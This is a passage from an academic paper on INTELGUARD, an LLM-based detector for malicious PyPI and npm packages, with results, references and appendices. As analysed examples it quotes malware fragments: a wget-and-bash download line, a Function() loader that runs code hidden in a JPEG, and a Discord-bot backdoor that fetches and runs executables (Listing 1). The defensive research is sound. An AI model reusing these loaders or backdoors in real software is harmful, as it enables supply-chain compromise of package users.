MalGuard-SVM	85.44	99.47	71.57	83.24
MalGuard-XGB	79.66	99.68	59.94	74.87
INTELGUARD (Ours)	96.50	95.84	97.31	96.57

5.2 RQ2: Obfuscation Robustness

Overall results. Table 3 presents detection performance on obfuscated PyPI packages. INTELGUARD achieves 96.50% accuracy with only 2.5 percentage point degradation from the original test set, substantially outperforming all baselines. Machine learning methods suffer severe drops: SAP-RF falls 23.17 points and MalGuard variants lose 7-15 points. SocketAI degrades 6.17 points. Rule-based tools show mixed results: GuardDog remains stable, while Bandit4Mal's accuracy increases 26.11 points but only because false positives explode from 11.44% to 55.45%.

Analysis. The obfuscation results reinforce findings from RQ1. Machine learning methods fail because Intensio Obfuscator randomizes identifiers to 32-character strings, dramatically shifting feature vectors (e.g., identifier entropy jumps from 2.8 to 4.9) outside learned boundaries despite unchanged malicious APIs. SocketAI degrades because randomized names (`execute_backdoor` → `a8f3d9e2...`) remove semantic cues, lowering confidence scores and causing borderline misclassifications.

INTELGUARD maintains robustness through behavior abstraction that remains stable regardless of identifier names. When generating behavior descriptions, the LLM focuses on operations rather than variable names. For example, `os.system("wget " + url + " && bash payload.sh")` produces "constructs shell command using wget to download from URL and executes via bash"—a description that remains nearly identical whether the variable is `target_url` or `b2c3d4e5f6a7...`, achieving 0.93 behavior similarity despite only 0.42 code similarity. Retrieved expert reasoning explains why this behavior indicates compromise independent of naming choices.

5.3 RQ3: Knowledge Extraction

Threat intelligence reports contain three types of actionable knowledge: malicious code snippets demonstrating attack implementations, behavioral descriptions explaining operational impact, and expert reasoning chains articulating security violations. Appendix 4 illustrates a representative example¹: an npm package extracts ASCII from `logo.jpg` during postinstall and executes it via Function constructor to establish C2 communication. Expert reasoning identifies that AWS S3 libraries should parse image formats

¹<https://blog.phylum.io/fake-aws-packages-ship-command-and-control-malware-in-jpeg-files/>

but **never execute bytes as code**, and template engines may use Function() but **never on binary file data**.

High-level analytical patterns. We analyze how experts structure their overall analysis by examining 7,889 reasoning chains. Experts employ four analytical strategies: *Functional violation reasoning* (4,579 cases, 58%) identifies behavior contradicting package purpose, such as data visualization libraries spawning reverse shells. *Contextual boundary violation* (1,814 cases, 23%) flags operations in inappropriate execution contexts, such as installation scripts downloading executables. *Privilege abuse reasoning* (946 cases, 12%) identifies unauthorized actions using elevated permissions, such as setup.py accessing sensitive files. *Temporal anomaly reasoning* (550 cases, 7%) detects actions at unexpected lifecycle stages, such as credential exfiltration during import.

Specific security violation patterns. We further analyze 14,076 violated expectation statements, which cite five specific violation types: execution context violations (41.5%), functional boundary violations (25.0%), permission abuse violations (18.0%), data flow violations (10.0%), and isolation violations (5.5%). Detailed definitions and examples are provided in Appendix A.6.

Validation. Two security researchers independently reviewed 300 randomly sampled entries. For each entry, annotators compared the extracted knowledge against the original threat report, evaluating whether reasoning chains preserved causal relationships, behavioral descriptions matched actual code functionality, and boundary distinctions were technically valid. Annotators achieved 95.7% inter-rater agreement on whether extractions faithfully represented original reports. Among agreed cases, 92.3% of violated expectation statements correctly captured identified security principles, and 89.6% of boundary distinctions accurately reflected contextual differences separating malicious from legitimate behavior. The primary error mode was incomplete context (18 cases), where extractions omitted prerequisite information. This validation confirms our knowledge base captures expert analytical frameworks for retrieval-augmented detection.

5.4 RQ4: Knowledge Contribution

Overall impact. Figure 2 compares INTELGUARD against direct LLM analysis without retrieved knowledge. On standard PyPI evaluation, INTELGUARD achieves 99.00% accuracy with 0.50% FPR versus GPT-4o-mini's 96.99% accuracy and 2.11% FPR. The gap widens on obfuscated code: INTELGUARD maintains 96.50% accuracy while GPT-4o-mini collapses to 52.82% with 84.86% FNR. GPT-4o exhibits opposite behavior, flagging most obfuscated benign code as malicious (62.12% FPR). On npm, INTELGUARD reduces false negatives from 44 to 24 cases while maintaining lower FPR (0.20% vs 2.30%). Most critically, retrieved knowledge reduces obfuscated PyPI false negatives from 880 to 28 cases, a 30x improvement demonstrating that expert reasoning is essential for handling code transformations.

Why direct LLM analysis fails. Direct LLM analysis lacks two critical capabilities. First, without historical attack context, it cannot disambiguate suspicious patterns. When package angular.js performs HTTPS GET to hits.dwyl.com without transmitting sensitive data, GPT-4o-mini classifies it as benign because the code appears functionally innocuous. INTELGUARD correctly identifies it as malicious by matching against documented typosquatting




Figure 2: Package Ecosystem Comparison

campaigns from angular.js where hits.dwyl.com served as C2 infrastructure. Second, without expert guidance on what to examine, LLMs misinterpret obfuscation. When encountering randomized identifiers like MOEwyUHQwEWwspVgBkLokTFWMCAaoGUu, GPT models treat obfuscation itself as malicious, misclassifying benign packages. Conversely, sophisticated malware using strategic obfuscation causes 84.86% false negatives because the model cannot determine which properties remain diagnostic under transformation. Expert knowledge encodes analytical priorities: examine API sequences and string literals rather than identifier names, compare environment variable usage patterns rather than syntax, and match behavior summaries against documented attacks rather than evaluating surface aesthetics.

How retrieved knowledge enables accuracy. Retrieved expert reasoning provides contextual disambiguation and analytical focus. It supplies historical context for ambiguous indicators and specifies diagnostic properties that remain stable under obfuscation. Detailed examples are provided in Appendix A.7.

6 Limitation

Real-World Deployment. We deployed INTELGUARD to monitor PyPI.org from July 8 to October 1, 2025, analyzing packages at \$0.0016 per package in approximately 5.3 seconds each. We identified 54 previously unreported malicious packages; 24 were officially confirmed by PyPI administrators, while the remaining 30 had been independently removed before our submission (verified as malicious through OSV records). This deployment demonstrates practical viability for real-time ecosystem monitoring.

Limitations. Our work has several limitations. First, the knowledge base validation relies primarily on LLM self-assessment, with only 300 entries verified through expert annotation. While LLM-expert correlation (Pearson $r=0.91$) suggests reasonable reliability, systematic bias may exist in unvalidated entries. Second, our OCR pipeline achieves 87% accuracy on code screenshots; recognition errors in complex layouts may propagate to the knowledge base despite subsequent validation. Third, although sensitive API slicing reduces attack surface, adversarial prompts targeting LLM-based detection remain a potential threat.

7 Conclusion

We present INTELGUARD, a knowledge-driven framework that extracts expert reasoning from 8,024 threat intelligence reports and applies it through retrieval-augmented generation for malicious package detection. Evaluation on 4,087 packages demonstrates 99% accuracy with 0.50% false positives, outperforming baselines. On obfuscated code, INTELGUARD maintains 96.50% accuracy while direct LLM analysis achieves only 52.82%.

Acknowledgments

This work was supported by the National Key Research and Development Program of China (Grant No. 2024YFF0908000). This research is supported by the National Research Foundation, Singapore, and DSO National Laboratories under the AI Singapore Programme (AISG Award No: AISG4-GC-2023-008-1B); by the National Research Foundation Singapore and the Cyber Security Agency under the National Cybersecurity R&D Programme (NCRP25-P04-TAICeN); and by the Prime Minister's Office, Singapore under the Campus for Research Excellence and Technological Enterprise (CREATE) Programme. Any opinions, findings and conclusions, or recommendations expressed in these materials are those of the author(s) and do not reflect the views of the National Research Foundation, Singapore, Cyber Security Agency of Singapore, Singapore.

References

- [1] Leo Breiman. 2001. Random forests. *Machine learning* 45 (2001), 5–32.
- [2] Tianqi Chen and Carlos Guestrin. 2016. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd acm sigkdd international conference on knowledge discovery and data mining*. 785–794.
- [3] Computer Science Department, Aarhus University. 2025. Jelly: A Static Analysis Framework for JavaScript. <https://github.com/cs-au-dk/jelly>. Accessed: 2025-09-10.
- [4] Cybersecurity and Infrastructure Security Agency (CISA). 2025. Widespread Supply Chain Compromise Impacting npm Ecosystem. <https://www.cisa.gov/news-events/alerts/2025/09/23/widespread-supply-chain-compromise-impacting-npm-ecosystem>. Accessed: 2025-10-07.
- [5] Datadog Security Labs. 2025. GuardDog: A CLI tool to identify malicious PyPI and NPM packages. <https://github.com/DataDog/guarddog>. Accessed: 2025-09-10.
- [6] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2021. Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages. In *28th Annual Network and Distributed System Security Symposium, NDSS*. https://www.ndss-symposium.org/wp-content/uploads/ndss2021_1B-1_23055_paper.pdf
- [7] Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2021. Containing malicious package updates in npm with a lightweight permission system. In *2021 IEEE/ACM 43rd International Conference on Software Engineering (ICSE)*. IEEE, 1334–1346.
- [8] Fortinet Threat Research. 2025. Malicious Packages Across Open Source Registries. <https://www.fortinet.com/blog/threat-research/malicious-packages-across-open-source-registries>. Accessed: 2025-10-07.
- [9] Xingan Gao, Xiaobing Sun, Sicong Cao, Kaifeng Huang, Di Wu, Xiaolei Liu, Xingwei Lin, and Yang Xiang. 2025. MalGuard: Towards Real-Time, Accurate, and Actionable Detection of Malicious Packages in PyPI Ecosystem. *arXiv preprint arXiv:2506.14466* (2025).
- [10] Matias F Gobbi and Johannes Kinder. 2024. GENIE: guarding the npm ecosystem with semantic malware detection. In *2024 IEEE Secure Development Conference (SecDev)*. IEEE, 117–128.
- [11] Yacong Gu, Lingyun Ying, Yingyuan Pu, Xiao Hu, HuaJun Chai, Ruimin Wang, Xing Gao, and Haixin Duan. 2023. Investigating package related security threats in software registries. In *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE, 1578–1595.
- [12] Wenbo Guo, Chengwei Liu, Limin Wang, Jiahui Wu, Zhengzi Xu, Cheng Huang, Yong Fang, and Yang Liu. 2024. PackageIntel: Leveraging Large Language Models for Automated Intelligence Extraction in Package Ecosystems. *arXiv preprint arXiv:2409.15049* (2024).
- [13] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. 2023. An empirical study of malicious code in pypi ecosystem. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE, 166–177.
- [14] Sajal Halder, Michael Bewong, Arash Mahboubi, Yinhao Jiang, Md Rafiqul Islam, Md Zahid Islam, Ryan HL Ip, Muhammad Ejaz Ahmed, Gowri Sankar Ramachandran, and Muhammad Ali Babar. 2024. Malicious package detection using metadata information. In *Proceedings of the ACM Web Conference 2024*. 1779–1789.
- [15] Asaf Henig and Cameron Hyde. 2025. Breakdown: Widespread npm Supply Chain Attack Puts Billions of Weekly Downloads at Risk. <https://www.paloaltonetworks.com/blog/cloud-security/npm-supply-chain-attack/>. Accessed: 2025-10-07.
- [16] Hnfull. 2020. Intensio-Obfuscator: Obfuscate a python code. <https://github.com/Hnfull/Intensio-Obfuscator>. Accessed: 2025-09-10.
- [17] Yuelin Hu, Futai Zou, Jiajia Han, Xin Sun, and Yilei Wang. 2024. Llm-tkg: Threat intelligence knowledge graph construction utilizing large language model. *Computers & Security* 145 (2024), 103999.
- [18] Cheng Huang, Nannan Wang, Ziyang Wang, Siqi Sun, Lingzi Li, Junren Chen, Qianchong Zhao, Jiaxuan Han, Zhen Yang, and Lei Shi. 2024. {DONAPI}: Malicious {NPM} Packages Detector using Behavior Sequence Knowledge Mapping. In *33rd USENIX Security Symposium (USENIX Security 24)*. 3765–3782.
- [19] Liangyi Huang and Xusheng Xiao. 2024. Ctkg: Llm-powered knowledge graph construction from cyber threat intelligence. In *First Conference on Language Modeling*.
- [20] Yiheng Huang, Ruisi Wang, Wen Zheng, Zhuotong Zhou, Susheng Wu, Shulin Ke, Bihuan Chen, Shan Gao, and Xin Peng. 2024. SpiderScan: Practical detection of malicious NPM packages based on graph-based behavior modeling and matching. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*. 1146–1158.
- [21] Ossillate Inc. 2024. Packj: Vetting open-source software packages for security risks. <https://github.com/ossillate-inc/packj>. Accessed: 2025-09-10.
- [22] Kaspersky Lab. 2025. Kaspersky Lab. <https://www.kaspersky.com/>. Accessed: 2025-10-27.
- [23] Piergiorgio Ladisa, Serena Elisa Ponta, Nicola Ronzoni, Matias Martinez, and Olivier Barais. 2023. On the feasibility of cross-language detection of malicious packages in npm and pypi. In *Proceedings of the 39th annual computer security applications conference*. 71–82.
- [24] Ningke Li, Shenao Wang, Mingxi Feng, Kailong Wang, Meizhen Wang, and Haoyu Wang. 2023. MalWuKong: Towards fast, accurate, and multilingual detection of malicious code poisoning in OSS supply chains. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE, 1993–2005.
- [25] Zhenyuan Li, Jun Zeng, Yan Chen, and Zhenkai Liang. 2022. AttackKG: Constructing technique knowledge graph from cyber threat intelligence reports. In *European Symposium on Research in Computer Security*. Springer, 589–609.
- [26] Wentao Liang, Xiang Ling, Jingzheng Wu, Tianyue Luo, and Yanjun Wu. 2023. A needle is an outlier in a haystack: hunting malicious pypi packages with code clustering. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE, 307–318.
- [27] Jie Lu, Anjin Liu, Fan Dong, Feng Gu, Joao Gama, and Guangquan Zhang. 2018. Learning under concept drift: A review. *IEEE transactions on knowledge and data engineering* 31, 12 (2018), 2346–2363.
- [28] Vu Duc Ly. 2023. Bandit4Mal: A Python AST-based tool for detecting malicious PyPI packages. <https://github.com/lyvd/bandit4mal>. Accessed: 2025-09-10.
- [29] Leland McInnes, John Healy, Steve Astels, et al. 2017. hdbscan: Hierarchical density based clustering. *J. Open Source Softw.* 2, 11 (2017), 205.
- [30] Microsoft. 2025. OSSGadget: Collection of tools for analyzing open source packages. <https://github.com/microsoft/OSSGadget>. Accessed: 2025-09-10.
- [31] Marc Ohm, Henrik Plate, Arnold Sykosh, and Michael Meier. 2020. Backstabber's knife collection: A review of open source software supply chain attacks. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 23–43.
- [32] Open Source Vulnerabilities Project. 2025. OSV: A Distributed Vulnerability Database for Open Source. <https://osv.dev/>. Accessed: 2025-10-27.
- [33] Nanda Rani, Bikash Saha, Vikas Maurya, and Sandeep Kumar Shukla. 2024. Ttpxhunter: Actionable threat intelligence extraction as ttps from finished cyber threat reports. *Digital Threats: Research and Practice* 5, 4 (2024), 1–19.
- [34] ReversingLabs. 2025. ReversingLabs – Software Supply Chain Security & Threat Intelligence. <https://www.reversinglabs.com/>. Accessed: 2025-10-27.
- [35] Vitalis Salis. 2023. PyCG: Practical Python Call Graph Generation. <https://github.com/vitalsalis/PyCG>. Accessed: 2025-10-07.
- [36] Injy Sarhan and Marco Spruit. 2021. Open-cykg: An open cyber threat intelligence knowledge graph. *Knowledge-based systems* 233 (2021), 107524.
- [37] Simone Scalco, Ranindya Paramitha, Duc-Ly Vu, and Fabio Massacci. 2022. On the feasibility of detecting injections in malicious npm packages. In *Proceedings of the 17th international conference on availability, reliability and security*. 1–8.
- [38] Adriana Sejfa and Max Schäfer. 2022. Practical automated detection of malicious npm packages. In *Proceedings of the 44th international conference on software engineering*. 1681–1692.
- [39] Ridwan Shariffdeen, Behnaz Hassanshahi, Martin Mirchev, Ali El Hussein, and Abhik Roychoudhury. 2025. Detecting Python Malware in the Software Supply Chain with Program Analysis. In *2025 IEEE/ACM 47th International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*. IEEE, 203–214.
- [40] Giuseppe Siracusano, Davide Sanvito, Roberto Gonzalez, Manikantan Srinivasan, Sivakaman Kamatchi, Wataru Takahashi, Masaru Kawakita, Takahiro Kakumaru, and Roberto Bifulco. 2023. Time for action: Automated analysis of cyber threat intelligence in the wild. *arXiv preprint arXiv:2307.10214* (2023).
- [41] Yan-Yan Song and Ying Lu. 2015. Decision tree methods: applications for classification and prediction. *Shanghai archives of psychiatry* (2015).
- [42] Xiaobing Sun, Xingan Gao, Sicong Cao, Lili Bo, Xiaoxue Wu, and Kaifeng Huang. 2024. 1+ 1> 2: Integrating deep code behaviors with metadata features for malicious PyPI package detection. In *Proceedings of the 39th IEEE/ACM international conference on automated software engineering*. 1159–1170.

- [43] tesseract-ocr. 2025. Tesseract Open Source OCR Engine (GitHub Repository). <https://github.com/tesseract-ocr/tesseract>. Accessed: 2025-10-27.
- [44] Trend Micro. 2025. Trend Micro – Cybersecurity Solutions. <https://www.trendmicro.com/>. Accessed: 2025-10-27.
- [45] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. 2023. Bad snakes: Understanding and improving python package index malware scanning. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*. IEEE, 499–511.
- [46] Jian Wang, Zhen Li, Jixiang Qu, Deqing Zou, Shouhuai Xu, Ziteng Xu, Zhenwei Wang, and Hai Jin. 2025. MalPacDetector: An LLM-based Malicious NPM Package Detector. *IEEE Transactions on Information Forensics and Security* (2025).
- [47] Yafei Wu, Cong Sun, Dongrui Zeng, Gang Tan, Siqi Ma, and Peicheng Wang. 2023. LibScan: towards more precise third-party library identification for android applications. In *Proceedings of the 32nd USENIX Conference on Security Symposium* (Anaheim, CA, USA) (*SEC '23*). USENIX Association, USA, Article 190, 18 pages.
- [48] Elizabeth Wyss, Alexander Wittman, Drew Davidson, and Lorenzo De Carli. 2022. Wolf at the door: Preventing install-time attacks in npm with latch. In *Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security*. 1139–1153.
- [49] Ming Xu, Hongtai Wang, Jiahao Liu, Yun Lin, Chenyang Xu Yingshi Liu, Hoon Wei Lim, and Jin Song Dong. 2024. IntelEX: A LLM-driven Attack-level Threat Intelligence Extraction Framework. *arXiv preprint arXiv:2412.10872* (2024).
- [50] Zeliang Yu, Ming Wen, Xiaochen Guo, and Hai Jin. 2024. Maltracker: A fine-grained npm malware tracker copiloted by llm-enhanced dataset. In *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*. 1759–1771.
- [51] Nusrat Zahan, Philipp Burckhardt, Mikola Lysenko, Feross Aboukhadijeh, and Laurie Williams. 2025. Leveraging Large Language Models to Detect npm Malicious Packages. In *2025 IEEE/ACM 47th International Conference on Software Engineering (ICSE)*. IEEE Computer Society, 683–683.
- [52] Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddala, and Laurie Williams. 2022. What are weak links in the npm supply chain?. In *Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice*. 331–340.
- [53] Junan Zhang, Kaifeng Huang, Yiheng Huang, Bihuan Chen, Ruiqi Wang, Chong Wang, and Xin Peng. 2025. Killing two birds with one stone: Malicious package detection in NPM and PyPI using a single model of malicious behavior sequence. *ACM Transactions on Software Engineering and Methodology* 34, 4 (2025), 1–28.
- [54] Xinyi Zheng, Chen Wei, Shenao Wang, Yanjie Zhao, Peiming Gao, Yuanhao Zhang, Kailong Wang, and Haoyu Wang. 2024. Towards robust detection of open source software supply chain poisoning attacks in industry environments. In *Proceedings of the 39th IEEE/ACM international conference on automated software engineering*. 1990–2001.
- [55] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. 2019. Small world with high risks: A study of security threats in the npm ecosystem. In *28th USENIX Security symposium (USENIX security 19)*. 995–1010.

A Appendix

A.1 Structured Knowledge Example

Table 4 presents a representative example of structured knowledge extracted from a Phylum threat report². This case demonstrates how our extraction pipeline captures malicious code snippets, behavioral descriptions, and expert reasoning chains that explain why specific patterns indicate compromise.

A.2 Evaluation Setup

Table 5 summarizes the evaluation datasets. We construct test sets for the NPM and PyPI ecosystems, ensuring no overlap with packages used in the knowledge base construction. Additionally, we create an obfuscated PyPI dataset using Intensio-Obfuscator [16] to evaluate robustness against code transformations. Table 6 lists the baseline methods spanning rule-based, machine learning, and LLM-based approaches.

²<https://blog.phylum.io/fake-aws-packages-ship-command-and-control-malware-in-jpeg-files/>

Table 4: Example of Structured Knowledge Extracted from a Threat Intelligence Report

Knowledge Type	Content
Malicious Code	<pre>function processImage(filePath) { const data = fs.readFileSync(filePath); let payload = ""; for (let i = 0; i < data.length; i++) { if (data[i] >= 32 && data[i] <= 126) { payload += String.fromCharCode(data[i]); } } // Execute extracted code from image const func = new Function('https', 'exec', 'os', payload); func(https, exec, os); } processImage('logo.jpg');</pre>
Behavior	During postinstall, reads image file (logo.jpg), extracts ASCII character sequences (bytes 32-126) hidden in image data, and executes the extracted payload using Function constructor, establishing C2 communication with 85.208.108.29.
Expert Reasoning	<i>Why Suspicious:</i> S3 library should not process/execute image contents. <i>Violations:</i> Postinstall extracts code from images (context violation); images used as executable sources (data flow violation); .jpg files hide code to evade analysis (deceptive technique). <i>Boundary Distinction:</i> Legitimate image parsing never executes bytes as code; Function() never runs on binary file data.

Table 5: Summary of Evaluation Datasets

Dataset	Malicious	Benign	Total
NPM	1,028	999	2,027
PyPI	1,000	1,000	2,000
PyPI-Obfuscated	1,041	1,019	2,060

Table 6: Baseline Methods for Evaluation

Type	Tool	Year	Target
Static Rule-Based	OSSGadget [30]	2021	NPM, PyPI
	GuardDog [5]	2022	NPM, PyPI
Dynamic Rule-Based	Packj [21]	2022	NPM, PyPI
Machine Learning-Based	SAP (XGBoost) [23]	2023	NPM, PyPI
	SAP (Random Forest)	2023	NPM, PyPI
	SAP (Decision Tree)	2023	NPM, PyPI
	MalGuard [9]	2023	PyPI
LLM-Based	SocketAI [51]	2024	NPM, PyPI
	MalPacDetector [46]	2025	NPM

A.3 Temporal Validation

To evaluate INTELGUARD’s generalization capability on previously unseen threats, we conducted a temporal validation experiment using malicious packages published after the knowledge cutoff date of the underlying LLM. Specifically, we collected 959 malicious PyPI packages published after January 2025, which is beyond GPT-4.1-mini’s knowledge cutoff date (June 2024). This ensures that the LLM has no prior exposure to these packages during its training phase.

Table 7 presents the detection performance on this temporally separated dataset. INTELGUARD achieves 98.31% accuracy and 98.29% F1-score, demonstrating strong generalization to novel threats that were not present in either the LLM’s training data or our knowledge base construction period. This result confirms that INTELGUARD’s effectiveness stems from the transferable expert reasoning patterns rather than memorization of specific package signatures.

Table 7: Temporal Validation on Post-2025 PyPI Packages

Method	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
INTELGUARD	98.31	97.83	98.75	98.29

A.4 Cost and Runtime Analysis

We analyze the computational cost and runtime efficiency of INTELGUARD to assess its practical viability for real-world deployment.

Knowledge base construction. The one-time cost of constructing the knowledge base using GPT-4.1 for processing 8,024 threat intelligence reports and extracting 4,420 validated knowledge entries is \$60.32. This cost is amortized over all subsequent detections, as the knowledge base requires only incremental updates when new threat reports become available.

Detection cost and runtime. Table 8 compares the per-package detection cost and runtime of INTELGUARD against baseline methods on the PyPI dataset. INTELGUARD achieves 7.5× lower cost and 3.9× faster runtime compared to SocketAI while delivering 8.7 percentage points higher accuracy. Compared to rule-based tools like GuardDog, INTELGUARD incurs modest computational overhead but provides substantially improved detection accuracy (99.00% vs. 87.30%).

Table 8: Cost and Runtime Comparison on PyPI Dataset

Method	Cost/pkg	Time/pkg (s)	Accuracy (%)
INTELGUARD	\$0.018	29.48	99.00
SocketAI	\$0.135	114.48	90.30
GuardDog	free	23.20	87.30

Open-source model alternative. To further reduce deployment costs, we evaluate INTELGUARD with DeepSeek-V3, an open-source LLM that can be self-hosted at zero API cost. As shown in Table 9, the DeepSeek-V3 variant achieves 98.75% accuracy on PyPI, comparable to the GPT-4.1-mini-based configuration. This demonstrates that INTELGUARD’s knowledge-driven approach is model-agnostic and can leverage cost-effective open-source alternatives without significant performance degradation.

Table 9: Performance with Open-Source LLM (DeepSeek-V3)

Method	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
INTELGUARD (DeepSeek-V3)	98.75	98.60	98.91	98.76

A.5 Detailed Analysis of Baseline Limitations (RQ1)

Why rule-based tools fail. Rule-based detectors match syntax without semantic context. Bandit4Mal flags any URL string or file read operation as suspicious, misclassifying 906 of 1,000 benign PyPI packages containing documentation URLs or configuration reads. It cannot distinguish `config.read()` from malicious operations like `os.system(open('/etc/passwd').read())`. Similarly, OSSGadget’s LOLBAS rules flag common commands (`apt-get`, `curl`) regardless of context, treating legitimate installation scripts as backdoors.

Why machine learning fails. ML approaches fail due to feature engineering limitations. SAP extracts identifier entropy and API call counts, but sophisticated malware evades these features through semantic variable names and API indirection (`getattr(__builtins__, 'exec')`), maintaining low entropy while avoiding direct suspicious matches. When malicious logic spreads across functions with normal statistical profiles, decision trees misclassify based on overly simplistic rules.

Why SocketAI shows ecosystem gaps. SocketAI’s performance gap stems from training data imbalance and limited analysis scope. The model handles Python patterns (`exec(compile(...))`) well but struggles with JavaScript techniques (`new Function(atob())`, `Object.constructor.constructor()`). Critically, SocketAI analyzes files independently, missing cross-file attack chains where package.json triggers `install.js` which loads `payload.js`. For base64-encoded payloads, it cannot determine decoded content statically, defaulting to benign classification.

A.6 Security Violation Pattern Details (RQ3)

We analyze 14,076 violated expectation statements from expert reasoning chains. These statements cite five specific violation types: *Execution context violations* (5,847, 41.5%) occur when operations are inappropriate for their execution phase, such as installation scripts accessing credentials when they should only configure local environments. *Functional boundary violations* (3,521, 25.0%) identify behavior contradicting package purpose, such as data libraries enumerating browser cookies. *Permission abuse violations* (2,536, 18.0%) flag exploitation of elevated privileges, such as `setup.py` reading SSH keys when it should only write package files. *Data flow violations* (1,408, 10.0%) detect unauthorized information transmission, such as sending environment variables to external domains. *Isolation violations* (764, 5.5%) identify breaches of package manager boundaries, such as modifying adjacent dependencies.

A.7 How Retrieved Knowledge Enables Accuracy (RQ4)

Retrieved expert reasoning provides contextual disambiguation and analytical focus. For ambiguous indicators, it supplies historical context: `hits.dwy1.com` becomes diagnostic when matched against typosquatting campaigns rather than evaluated in isolation. For obfuscated code, it specifies what to examine: expert reasoning explains why legitimate CI checks query CI or TRAVIS but sandbox evasion targets `VIRTUAL_ENV` or `WINE_CPU`, and why legitimate checks




Figure 3: PyPI security team confirmation for readosso-0.1.0 removal

log values but evasion code immediately exits. This guidance allows behavior abstraction to work correctly—recognizing functionally equivalent operations like `os.environ.get('VIRTUAL_ENV')` regardless of variable names, then matching them against anti-sandbox patterns documented in historical attacks.

A.8 Discussion of Knowledge Update

The knowledge base supports incremental updates from new threat reports. When vendors such as ReversingLabs, Checkmarx, or Phylum publish threat analyses, we apply the extraction pipeline to obtain malicious code snippets, behavioral descriptions, and reasoning chains. New entries integrate into the knowledge base through dual-embedding indexing and become immediately available for retrieval. This enables adaptation to evolving threats without modifying the detection logic. The knowledge base currently covers PyPI and NPM. The behavior-based abstraction operates independently of language syntax, allowing straightforward extension to RubyGems, NuGet, or Maven by processing their threat reports with the same extraction pipeline.

A.9 Case Study: readosso-0.1.0

We present one representative case from the 54 detected packages to illustrate INTELGUARD’s detection capability. In PyPI, each package is uniquely identified by its (name, version) tuple, and removed malicious package names cannot be reused. Therefore, all 54 detected packages are first-time discoveries. Clone detection confirmed that 52 have distinct implementations.

On September 19, 2025, INTELGUARD identified readosso-0.1.0 as malicious. The package embeds a Discord bot backdoor that automatically executes upon import and downloads arbitrary executables from attacker-controlled URLs for execution via `os.startfile()`.

Listing 1: Malicious code found in readosso-0.1.0 package

```

1 @bot.command()
2 async def addprogram(ctx):
3     if ctx.guild and ctx.guild.id == GUILD_ID:
4         exe_url = msg.content.strip()
5         appdata = os.getenv('APPDATA')
6         exe_path = os.path.join(appdata, "
7             downloaded_program.exe")
8         r = requests.get(exe_url)
9         with open(exe_path, "wb") as f:
10             f.write(r.content)
11             os.startfile(exe_path)
12
13 if "readosso" in sys.modules or __name__ == "
14     __main__":
15     import threading
16     t = threading.Thread(target=run_bot, daemon=
17         True)
18     t.start()

```

INTELGUARD retrieved similar backdoor patterns from historical packages and applied expert reasoning that installation-time external communication and arbitrary executable download violate functional boundaries. We reported this finding to PyPI administrators on September 19, 2025. On September 22, 2025, the PyPI security team confirmed the package as malicious and removed it in Figure 3.